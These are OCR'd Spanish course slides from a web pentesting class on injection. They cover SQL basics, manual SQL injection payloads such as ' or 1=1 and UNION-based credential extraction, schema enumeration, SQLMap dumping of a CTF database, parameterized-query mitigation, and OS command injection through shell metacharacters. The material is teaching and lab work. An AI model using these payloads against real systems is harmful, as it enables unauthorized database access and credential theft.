
Pentest Web

Clase 6: Inyección



Clase 6: Inyección

N.	Clase	M1	M2	M3	M4
1	**Introducción**	Contexto	Ciberseguridad	HTTP	Hacktitud
2	**Reconocimiento**	Subfinder	Nmap	FFuF	BurpSuite
3	**Acceso**	Fundamentos	Criptografía	Tecnología	IDOR
4	**Incursión**	Clasificación	Divulgación	Cliente	Avanzados
5	**Lógica**	Negocio	Flujo	Aritmética	Diseño
6	**Inyección**	SQL	OS	Código	Parámetros
7	**informe**	Equipos	Objetivo	Metodología	Reporte
8	**Conclusión**	Resumen	Reflexiones	CVE	Futuro

Clase 6: Inyección

N.	Clase	M1	M2	M3	M4
1	**Introducción**	Contexto	Ciberseguridad	HTTP	Hacktitud
2	**Reconocimiento**	Subfinder	Nmap	FFuF	BurpSuite
3	**Acceso**	Fundamentos	Criptografía	Tecnología	IDOR
4	**Incursión**	Clasificación	Divulgación	Cliente	Avanzados
5	**Lógica**	Negocio	Flujo	Aritmética	Diseño
6	**Inyección**	SQL	OS	Código	Parámetros
7	**informe**	Equipos	Objetivo	Metodología	Reporte
8	**Conclusión**	Resumen	Reflexiones	CVE	Futuro

Clase 6: Inyección

M	Nombre	Descripción
1	SQL	Solicitudes directa a la base de datos
2	OS	Comandos shell en el servidor
3	Código	Interpretación de código
4	Parámetros	Evaluación de parámetros

Módulo 1: SQL


Módulo 1: SQL

S	Nombre	Descripción
1	Conceptos	Uso y abuso de SQL
2	Estructura SQL	Estructura del lenguaje SQL
3	SQLI	Búsqueda manual de SQLI
4	SQLMap	Herramienta para la búsqueda y explotación de SQLI

Sesión 1: Conceptos

(Módulo 1: SQL)

Concepto de SQL inyecíon



Concepto de inyecíon SQL

La mayoría de las aplicaciones web modernas utilizan una estructura de base de datos en el backend.

Estas bases de datos se utilizan para almacenar y recuperar datos relacionados con la aplicación web.

Para hacer que las aplicaciones web sean dinámicas, deben interactuar con la base de datos en tiempo real.

Cuando llegan solicitudes HTTP(S) del usuario, el backend de la aplicación emite consultas a la base de datos para construir la respuesta.

Concepto de inyecíon SQL

Sin embargo, cuando se utiliza **información proporcionada por un usuario remoto** para construir la consulta, los usuarios malintencionados pueden **engañar a la consulta** para que se utilice **de manera no intencionada**, lo que les permite **acceder a la base de datos** mediante un ataque conocido como inyección SQL (SQLi).

¿Qué es un inyecíon SQL?

La inyección SQL se refiere a ataques contra bases de datos relacionales como MySQL, donde se manipulan consultas SQL para obtener acceso no autorizado.

Esta sesión enseña los conceptos de inyección SQL y sus implicaciones en la seguridad de las aplicaciones web.

¿Qué es una base de datos?

Una base de datos es un sistema para **almacenar y gestionar datos**, similar a un disco duro, pero permite un acceso más rápido y estructurado.

El almacenamiento es **persistente**, lo que significa que los datos se mantienen disponibles incluso después de cerrar la aplicación, lo que es esencial para retener información a largo plazo.

Las bases de datos son rápidas gracias a la **indexación**, que facilita las consultas sin escanear toda la base de datos, lo que mejora significativamente el rendimiento en aplicaciones con **grandes volúmenes de datos**.

Funcionalidades de un DBMS

Funcionalidad	Descripción
Concurrencia	Maneja múltiples usuarios simultáneamente.
Consistencia	Mantiene la validez de los datos.
Seguridad	Control de acceso y permisos.
Fiabilidad	Copias de seguridad y recuperación.
SQL	Interacción simplificada con la base de datos.

¿Qué es SQL?

SQL (Structured Query Language) es un lenguaje utilizado para **gestionar y manipular bases de datos**. Permite realizar operaciones como la creación, lectura, actualización y eliminación de datos de manera estructurada y eficiente.

SQL funciona con **filas y columnas**, donde los datos se organizan en **tablas**, a diferencia de otros lenguajes que utilizan objetos y variables.

SQL es **estándar** en la mayoría de los sistemas de gestión de bases de datos, lo que permite la interoperabilidad entre diferentes plataformas y aplicaciones.

Funcionalidades de SQL

Funcionalidad	Descripción
Consultas	Permite recuperar datos específicos de la base de datos.
Inserciones	Facilita la adición de nuevos registros a las tablas.
Actualizaciones	Permite modificar datos existentes en la base de datos.
Eliminaciones	Facilita la eliminación de registros no deseados.
Transacciones	Asegura la integridad de los datos mediante operaciones atómicas.

Ejemplo 01: Aplicación PHP

```php
// Crear conexión
$conn = new mysqli($servername, $username, $password, $dbname);

// Get user ID URL parameter
$user_id = $_GET['id'];

// Make the SQL query to backend DB
$sql = "SELECT * FROM users WHERE id = $user_id";
$result = $conn->query($sql);
```

Ejemplo 01: Solicitud legítma

```
curl https://page.com/page.php?id=1
```

```
SELECT * FROM users WHERE id = 1

-- SELECT * FROM users WHERE id = $user_id
```

Ejemplo 01: Solicitud maliciosa

```
curl https://page.com/page.php?id=1+or+1=1+
```

```
SELECT * FROM users WHERE id = 1 or 1=1

-- SELECT * FROM users WHERE id = $user_id
```

Ejemplo 02: Aplicación PHP

```php
// Crear conexión
$conn = new mysqli($servername, $username, $password, $dbname);

// Get user ID URL parameter
$user_id = $_GET['id'];

// Make the SQL query to backend DB
$sql = "SELECT * FROM users WHERE id = '$user_id'";
$result = $conn->query($sql);
```


Ejemplo 02: Solicitud maliciosa

```
curl https://page.com/page.php?id=1'+or+1=1+--+
```

```
SELECT * FROM users WHERE id = '1' or 1=1 -- '

-- SELECT * FROM users WHERE id = '$user_id'
```

Sesión 2: Sintaxis

(Módulo 1: SQL)



Instalar MySqld: El camino feliz

```
sudo apt install mysql-server

sudo systemctl start mysql

sudo mysql
```

Instalar MySqld: la purga

```
# 1. Stop the MySQL Service
sudo systemctl stop mysql

# 2.Uninstall MySQL Packages
sudo apt-get remove --purge mysql-server mysql-client
 ↪  mysql-common mysql-server-core-* mysql-client-core-*

# 3. Remove MySQL Configuration and Data Files
sudo rm -rf /etc/mysql /var/lib/mysql

# 4. Remove MySQL User and Group
sudo deluser mysql; sudo delgroup mysql

# 5. Clean Up
sudo apt-get autoremove
sudo apt-get autoclean
```

Servidor MySql: Depuración

```
mysqld --verbose --help

sudo vim /var/lib/mysql

tail -f /var/log/mysql/error.log
```

Iniciar MySql

```
sudo mysql
```

```
CREATE USER 'mysql'@'localhost' IDENTIFIED BY 'MySqlP@ss';  --
 ↪  or ALTER
GRANT ALL PRIVILEGES ON *.* TO 'mysql';
FLUSH PRIVILEGES;
```

Connectarse a MySqld

```
mysql -u mysql -p
MySqlP@ss

mysql -h ctf.tinmarino.com -P 10010 -u mysql -p
MySqlP@ss
```

Primeros pasos SQL

No olvidar el «;» al final de cada linea.

```
HELP;

SHOW DATABASES;
CREATE DATABASE users;  -- DELETE DATABASE users;

USE users;
SHOW tables;

CREATE TABLE names (id INT, name VARCHAR(100));
DESCRIBE names;
```

Verbos SQL

Tabla con los verbos SQL más comunes.

Verbo SQL	Descripción
CREATE	Crea nuevas bases de datos o tablas.
INSERT	Agrega nuevos registros a una tabla.
SELECT	Recupera datos de una o más tablas.
UPDATE	Modifica registros existentes en una tabla.
DELETE	Elimina registros de una tabla.

Gatear en SQL: INSERT

El comando `INSERT` agrega nuevos registros a una tabla.

```
INSERT INTO names VALUES(1, 'tin');

INSERT INTO names (id, name) VALUES (2, 'pepe');

INSERT INTO names (id, name) VALUES (3, 'toto'), (4, 'titi');
```

Gatear en SQL: SELECT

El comando SELECT recupera datos de una o más tablas.

```
SELECT * FROM names;
SELECT name, id FROM names;

SELECT name, id FROM names
WHERE name LIKE 't%'
ORDER BY name DESC
LIMIT 2;
```

Gatear en SQL: UPDATE

El comando `UPDATE` modifica registros existentes en una tabla.

```
UPDATE names SET name = 'toc', id=42 WHERE name = 'tin';
```

Caminar en SQL

```sql
SELECT * FROM names WHERE NOT id < 2 AND name LIKE 't___%';
SELECT COUNT(*) FROM names;
SELECT 1 = 1 || 'test' = 'abc';
```

Comando SQL	Descripción
WHERE	Filtra registros por condición.
NOT	Negación de una condición.
AND	Todas las condiciones deben cumplirse.
OR	Al menos una condición cumplida.
LIKE	Busca patrones en texto.
COUNT	Cuenta filas en el resultado.

Correr en SQL: UNION

El comando `UNION` combina los resultados de dos o más consultas `SELECT`.

```
CREATE TABLE salaries (id INT, salary INT);

INSERT INTO salaries (id, salary)
VALUES (2, 20), (3,30), (4, 40);

SELECT name FROM names
UNION ALL
SELECT salary FROM salaries;
```


- **Nota**: `UNION` elimina duplicados. Usa `UNION ALL` para incluir duplicados.

Correr en SQL: JOIN

Los comandos `JOIN` combinan filas de dos o más tablas basadas en una relación entre ellas.

```
SELECT names.name, salaries.salary
FROM names
JOIN salaries
ON names.id = salaries.id;
```

Correr en SQL: JOIN



Correr en SQL: Subconsultas

Las subconsultas son consultas dentro de otras consultas.

Se utilizan para realizar operaciones complejas y pueden aparecer en cláusulas `SELECT`, `WHERE` o `FROM`.

```
SELECT name FROM names
WHERE id IN (
  SELECT id FROM salaries
  WHERE salary > 20
);
```

Verbos avanzados SQL

Verbo SQL	Descripción
SHOW	Muestra información sobre bases de datos y tablas.
ALTER	Modifica la estructura de una tabla.
DROP	Elimina bases de datos o tablas.
GRANT	Asigna permisos a usuarios.
REVOKE	Revoca permisos a usuarios.

Volar en SQL: Funciones

```
SELECT sleep(5); -- Sleep 5 seconds
SELECT users(); -- Print user@localhost
SELECT LOAD_FILE('/etc/passwd');  -- Print file content
```

Más en

https://dev.mysql.com/doc/refman/8.4/en/built-in-function-reference.html

Transcender en SQL: Comentarios

```
SELECT * from users; -- this is a comment
SELECT * from users; #  this is a comment
SELECT * from users; /* this is a
  multiline comment */

SELECT 1;  -- This is a NOP
SELECT 1 = '1\'; -- The backslash is escaping quotes
```

Sesión 3: SQLI

(Módulo 1: SQL)

SQLI: Ejemplo canónico

```
# Connect
$conn = new mysqli($servername, $username, $password, $dbname);

# Get params
$user = $_POST['username']; $pass = $_POST['password'];

# Send query
$sql = "SELECT * FROM logins WHERE username='$user' AND
 ↪  password='$pass'";
$result = $conn->query($sql);

# Try Login
$row = $result->fetch_assoc()
login($row["username"]);
```

SQLI: Ejemplo canónico

```
SELECT * FROM logins
WHERE username='$user' AND password='$pass';
```

SQLI: Ejemplo canónico


```
SELECT * FROM logins
WHERE username='$user' AND password='$pass';
```

```
' or 1=1 --
```

```
WHERE username='' or 1=1 -- ' AND password='' or 1=1 -- '';
```

No olvides agregar un espacio después del -- (LaTeX me lo removío)

Tipos de SQLI



Injeción UNION

```
SELECT * FROM vilages UNION SELECT * FROM cities;
```

Injeción UNION

```
SELECT * FROM vilages UNION SELECT * FROM cities;
```

Una declaración UNION solo puede operar en declaraciones SELECT que tengan un número igual de columnas.

```
SELECT city FROM table_2_columns UNION SELECT * FROM
 ↪  table_5_columns
-- Out: ERROR 1222 (21000): The used SELECT statements have a
 ↪  different number of columns
```

Injeción UNION

```
SELECT city FROM table_2_columns UNION SELECT 1 FROM
 ↪  table_5_columns
-- Err:

SELECT city FROM table_2_columns UNION SELECT 1,1 FROM
 ↪  table_5_columns
-- Ok:

SELECT city FROM table_2_columns UNION SELECT column2, column4
 ↪  FROM table_5_columns
-- Ok with data exflitrated
```

Más caminos de explotacíon

1. Union
2. Join
3. Sleep
4. Subconsulta
5. Order by

Pero primero ...

... tendras que encontrar el punto de Inyección, es decir **la fuente**.

```
' -- ` \ () % _ ;
!!! newline (%0a) !!!
```

Pero primero ...

... tendras que encontrar el punto de Inyección, es decir **la fuente**.

```
' -- ` \ () % _ ;
!!! newline (%0a) !!!
```

Y como siempre, **leer bien la respuesta**.

¡Acabalo!

¡Todos los caminos llegan al INFORMATION_SCHEMA!

1. Lista de bases de datos (SCHEMATA)
2. Lista de tablas dentro de cada base de datos (TABLES)
3. Lista de columnas dentro de cada tabla (COLUMNS)

¡Acabalo! Listar bases de datos

```
SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
```

```
+--------------------+
| SCHEMA_NAME        |
+--------------------+
| mysql              |
| information_schema |
| performance_schema |
| sys                |
| users              |
+--------------------+
```

¡Acabalo! Listar base de datos actual

```
SELECT database();
```

```
+------------+
| database() |
+------------+
| users      |
+------------+
```


¡Acabalo! Listar tablas y columnas

```
-- Lista table names
SELECT * FROM INFORMATION_SCHEMA.TABLES;

-- List column names
SELECT * FROM INFORMATION_SCHEMA.COLUMNS;
```


¡Acabalo! Ejemplo HTB

```
' UNION SELECT column_name,column_name,3,4 FROM
 ↪  INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='credentials' --
 ↪

' UNION SELECT 1,username,password,4 FROM ilfreight.users --
```

¡Acabalo! Ejemplo HTB



¡Acabalo! Ejemplo HTB




Mitigación: Consultas parametrizadas

```php
$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM logins WHERE username=? AND password =
 ↪  ?" ;
$stmt = mysqli_prepare($conn, $query);
mysqli_stmt_bind_param($stmt, 'ss', $username, $password);
mysqli_stmt_execute($stmt);
$result = mysqli_stmt_get_result($stmt);

$row = mysqli_fetch_array($result);
mysqli_stmt_close($stmt);
```

Sesión 4: SQLMap

(Módulo 1: SQL)



SQLMap

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2623=2623

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1 AND (SELECT 2980 FROM(SELECT COUNT(*),CONCAT(0x716a706271,(SELECT (ELT(2
980=2980,1))),0x7176786a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP
 BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: id=1 AND (SELECT * FROM (SELECT(SLEEP(5)))MVIi)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x716a706271,0x644247784b624c4b55514e646867
58706f704c634d776c5461536f526663596a6166757a4451754b,0x7176786a71),NULL-- GseO
---
[17:22:13] [INFO] the back-end DBMS is MySQL
[17:22:13] [INFO] fetching banner
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
banner:    '5.1.41-3~bpo50+1'
[17:22:13] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/d
ebiandev'
stamparm@beast:~/Dropbox/Work/sqlmap$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/g
et_int.php?id=1" --batch --passwords
```

SQLMap

```
# Download an install
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git
 ↪  sqlmap-dev
ln -s ~/sqlmap-dev/sqlmap.py ~/.local/bin/sqlmap; chmod +x
 ↪  ~/.local/bin/sqlmap

# Help always helps
sqlmap -hh

# Run
sqlmap --batch -vv --dump --level 3 --risk 3 \
  -u http://ctf.tinmarino.com:10011/challenge.php?id=1 -p id
```

SQLMap: Output

```
[12:02:50] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 7173=7173
    Vector: AND [INFERENCE]

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 4444 FROM (SELECT(SLEEP(5)))pUuP)
    Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0
,[SLEEPTIME])))))[RANDSTR])

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162707071,0x4b614a594b46624
84873635557555345646e64414370504d6d506947496e687978666d41756e46,0x7176627671),NU
LL-- -
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL-- -
---
[12:02:50] [INFO] the back-end DBMS is MySQL
```


SQLMap: Output

```
[12:02:51] [DEBUG] analyzing table dump for possible password hashes
Database: challenge_db
Table: users
[2 entries]
+--------+---------------+-----------------------------------------+----------+
| id     | name          | address                                 | surname  |
+--------+---------------+-----------------------------------------+----------+
| 1      | De La Vega    | 41 calle del puente, Cerro Navia, Chile | Diego    |
| 654321 | De La Empresa | Dreamlab{flag-mi-primera-sqli-nada-surreal} | admin    |
+--------+---------------+-----------------------------------------+----------+

[12:02:51] [INFO] table 'challenge_db.users' dumped to CSV file '/home/mtourneboeu
f/.local/share/sqlmap/output/ctf.tinmarino.com/dump/challenge_db/users.csv'
[12:02:51] [INFO] fetched data logged to text files under '/home/mtourneboeuf/.loc
al/share/sqlmap/output/ctf.tinmarino.com'

[*] ending @ 12:02:51 /2025-04-29/
```

SQLMap: Parámetros

Flag	Descripción
-u http://..	URL
-p id	Parámetro
--batch	No solicitar más input
--dump	Extrær la base de datos
--level 5	Cantidad de prefijos de Inyección
--risk 3	Nivel de riesgo de corrupción de la base de datos

Módulo 2: OS



Módulo 2: OS

S	Nombre	Descripción
1	RCE	Control remoto de tu computadora
2	WAF	Tus defensas son ineficaces
3	Técnicas	La práctica conduce a la perfección
4	Shell	Shell inverso para acceso remoto

Sesión 1: RCE

(Módulo 2: OS)

Inyección de comandos sistema

Esta vulnerabilidad permite a un atacante **ejecutar comandos de shell en el sistema de otra persona** de forma remota.

Se explota a través de la inyección de datos maliciosos, y al lograrlo, el sistema de la víctima queda bajo el control del atacante.

Es la vulnerabilidad ejecución de código remoto la más directa!

Ejemplo de RCE: Vulnerabilidad

```php
<?php
# Datos controlados por un usuario remoto (source)
$version = $_GET['version'];

# Código shell que contiene estos datos (sink)
$content = shell_exec("curl
 ↪  http://tinmarino.com/download?version=$version");
?>
```

Los web shells son otro ejemplo de ejecución remota de código (RCE).

Ejemplo de RCE: Explotación

```php
shell_exec("curl http...=$version");
```

```
curl http...=1; echo hacked
curl http...=1&& echo hacked
curl http...=1
echo hacked
```

Caracteres especiales en Bash


Caracter	Ejemplo	Descripción
;	`find plugins/1;echo hacked`	Operador de control de separación de comandos
newline	`find plugins/1` `echo hacked`	Operador de control de separación de comandos
|	`find plugins/1|echo hacked`	Operador tubo. También presente en || y |&
&	`find plugins/1&echo hacked`	Operador control de trabajo
$	`find plugins/1$(echo hacked)`	Substitución de comando en Bash
`	`find plugins/1`echo hacked``	Substitución de comando en los Shell Posix
space	`find plugins/1 -exec echo hacked \;`	Separación de palabras

```
man bash; man ascii
```

Man Bash

```
DEFINITIONS
       The following definitions are used throughout the rest of this document.
       blank  A space or tab.
       word   A sequence of characters considered as a  single  unit  by  the  shell.
              Also known as a token.
       name   A  word consisting only of alphanumeric characters and underscores, and
              beginning with an alphabetic character or an underscore.  Also referred
              to as an identifier.
       metacharacter
              A  character  that, when unquoted, separates words.  One of the follow-
              ing:
              |  & ; ( ) < > space tab newline
